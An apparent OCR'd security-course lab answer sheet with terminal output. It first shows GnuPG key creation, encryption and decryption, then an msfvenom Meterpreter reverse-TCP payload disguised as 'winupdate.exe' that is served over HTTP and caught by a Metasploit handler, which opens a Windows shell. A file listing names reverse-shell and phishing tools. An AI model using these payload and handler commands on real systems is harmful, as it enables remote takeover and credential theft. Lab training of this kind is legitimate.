      <n>  = key expires in n days
      <n>w = key expires in n weeks
      <n>m = key expires in n months
      <n>y = key expires in n years
Key is valid for? (0) 1y
Key expires at Tuesday 26 October 2027 12:11:29 AM IST
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: admin1
Email address: admin1@demo.lab
Comment:
You selected this USER-ID:
    "admin1 <admin1@demo.lab>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? O
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.
gpg: /home/admin1/.gnupg/trustdb.gpg: trustdb created
gpg: key 9EF1666D9E0C630C marked as ultimately trusted
gpg: directory '/home/admin1/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/admin1/.gnupg/openpgp-revocs.d/88AF8DCC4C12DE7298C2AACD9EF1666D9E0C630C.rev'
public and secret key created and signed.
```

```
gpg: revocation certificate stored as '/home/admin1/.gnupg/openpgp-revocs.d/88AF8DCC4C12DE7298C2AACD9EF1666D9E0C630C.rev'
public and secret key created and signed.


pub   rsa4096 2026-10-25 [SC] [expires: 2027-10-25]
      88AF8DCC4C12DE7298C2AACD9EF1666D9E0C630C
uid                      admin1 <admin1@demo.lab>
sub   rsa4096 2026-10-25 [E] [expires: 2027-10-25]

[admin1@demo ~]$ cp /tmp/manager_public.asc .
[admin1@demo ~]$ ls
Desktop  Documents  Downloads  manager_public.asc  Music  Pictures  Public  Templates  Videos
[admin1@demo ~]$ gpg --import manager_public.asc
gpg: key F23440A3CEDAD4A6: public key "manager <manager@demo.lab>" imported
gpg: Total number processed: 1
gpg:               imported: 1
[admin1@demo ~]$ vim secret.txt
[admin1@demo ~]$ cat secret.txt
This is message for manager by Admin1
[admin1@demo ~]$ gpg --encrypt -r manager@demo.lab secret.txt
gpg: checking the trustdb
gpg: marginals needed: 3  completes needed: 1  trust model: pgp
gpg: depth: 0  valid:   1  signed:   0  trust: 0-, 0q, 0n, 0m, 0f, 1u
gpg: next trustdb check due at 2027-10-25
gpg: D47B5C5578AEF7CF: There is no assurance this key belongs to the named user


sub  rsa4096/D47B5C5578AEF7CF 2026-10-25 manager <manager@demo.lab>
 Primary key fingerprint: 940C 8A49 D7AB 645A 36D6  590E F234 40A3 CEDA D4A6
      Subkey fingerprint: 7E3B 3020 08A4 2CDD 263B  87C8 D47B 5C55 78AE F7CF


It is NOT certain that the key belongs to the person named
in the user ID.  If you *really* know what you are doing,
you may answer the next question with yes.

Use this key anyway? (y/N) y
[admin1@demo ~]$
```




```
[admin1@demo ~]$ cat secret.txt
This message is for manager made by admin1
[admin1@demo ~]$
```





```
[manager@demo ~]$ cd /tmp
[manager@demo tmp]$ ls
dbus-awo0VQiSxS
dbus-h6q24ymxPg
manager_public.asc
secret.txt.gpg
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-colord.service-YF8bUh
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-dbus-broker.service-7waVzQ
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-fwupd.service-AcrUyS
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-geoclue.service-iretPR
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-httpd.service-ioV5ej
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-irqbalance.service-zbtT7z
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-kdump.service-KxOzsy
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-ModemManager.service-7fyIUw
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-php-fpm.service-ftBHkq
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-rtkit-daemon.service-A0Mkrq
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-switcheroo-control.service-UKh2Zs
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-systemd-hostnamed.service-A8q9kI
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-systemd-localed.service-Vi5q5U
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-systemd-logind.service-S8I1nS
systemd-private-366109a90a5b46cb9c27fd190ecd8fa8-upower.service-wD7roV
vmware-root_717-4281712138
vmware-root_720-2957714511
vmware-root_721-4290559889
vmware-root_722-2966037965
vmware-root_723-4282236435
vmware-root_724-2965906890
vmware-root_725-4282367508
vmware-root_728-2991137345
[manager@demo tmp]$ gpg --decrypt secret.txt.gpg
gpg: encrypted with rsa4096 key, ID F48F16EBE1A355DC, created 2026-10-25
      "manager <manager@demo.lab>"
This message is for manager made by admin1
[manager@demo tmp]$
```

9. Create a exe file using msfvenom and use meterpreter payload. Send the file on the Windows VM. Execute the file. Display meterpreter session created on the Kali Linux VM. Take a screenshot of the windows VM. Try to display usernames and passwords of Windows VM.

ANS:

```
1  2  3  4
root@kali: ~
Session  Actions  Edit  View  Help

┌──(root㉿kali)-[~]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.200.129 LPORT=443  -f exe >winupdate.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 509 bytes
Final size of exe file: 7680 bytes
```

```
┌──(root㉿kali)-[~]
└─# python -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

```
=[ metasploit v6.5.3-dev                                   ]
+ -- --=[ 2,684 exploits - 1,352 auxiliary - 2,604 payloads     ]
+ -- --=[ 436 post - 57 encoders - 14 nops - 12 evasion         ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.200.129
LHOST => 192.168.200.129
msf exploit(multi/handler) > show options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.200.129  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port



Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LPORT 443
LPORT => 443
msf exploit(multi/handler) > run
```



- JpplVhdo.jpeg
- lab-01.cap
- lab-01.csv
- lab-01.kismet.csv
- lab-01.kismet.netxml
- lab-01.log.csv
- lab-02.cap
- lab-02.csv
- lab-02.kismet.csv
- lab-02.kismet.netxml
- lab-02.log.csv
- lazys3/
- list/
- messi.txt
- Music/
- n0kovo_subdomains_tiny.txt
- Nmap Scan Report - Scanned at Thu Oct 22 01_47_16 2026.pdf
- nmap_report.gnmap
- nmap_report.html
- nmap_report.nmap
- nmap_report.xml
- output.gnmap
- output.nmap
- output.xml
- pass.messi.txt
- pass.txt
- php-reverse-shell.php
- Pictures/
- Projects/
- Public/
- s3/
- S3-Bucket-Scanner/
- sherlock/
- Templates/
- Videos/
- web-data/
- win-update.exe
- windows-update.exe
- windows-updates.exe
- winupdate.exe
- zoo/
- zphisher/

```
View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LPORT 443
LPORT ⇒ 443
msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.200.129:443
[*] Sending stage (255678 bytes) to 192.168.200.135
[*] Meterpreter session 1 opened (192.168.200.129:443 → 192.168.200.135:50165) at 2026-10-25 15:22:27 -0400

meterpreter > shell
Process 3960 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.6466]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Windows\Downloads>
```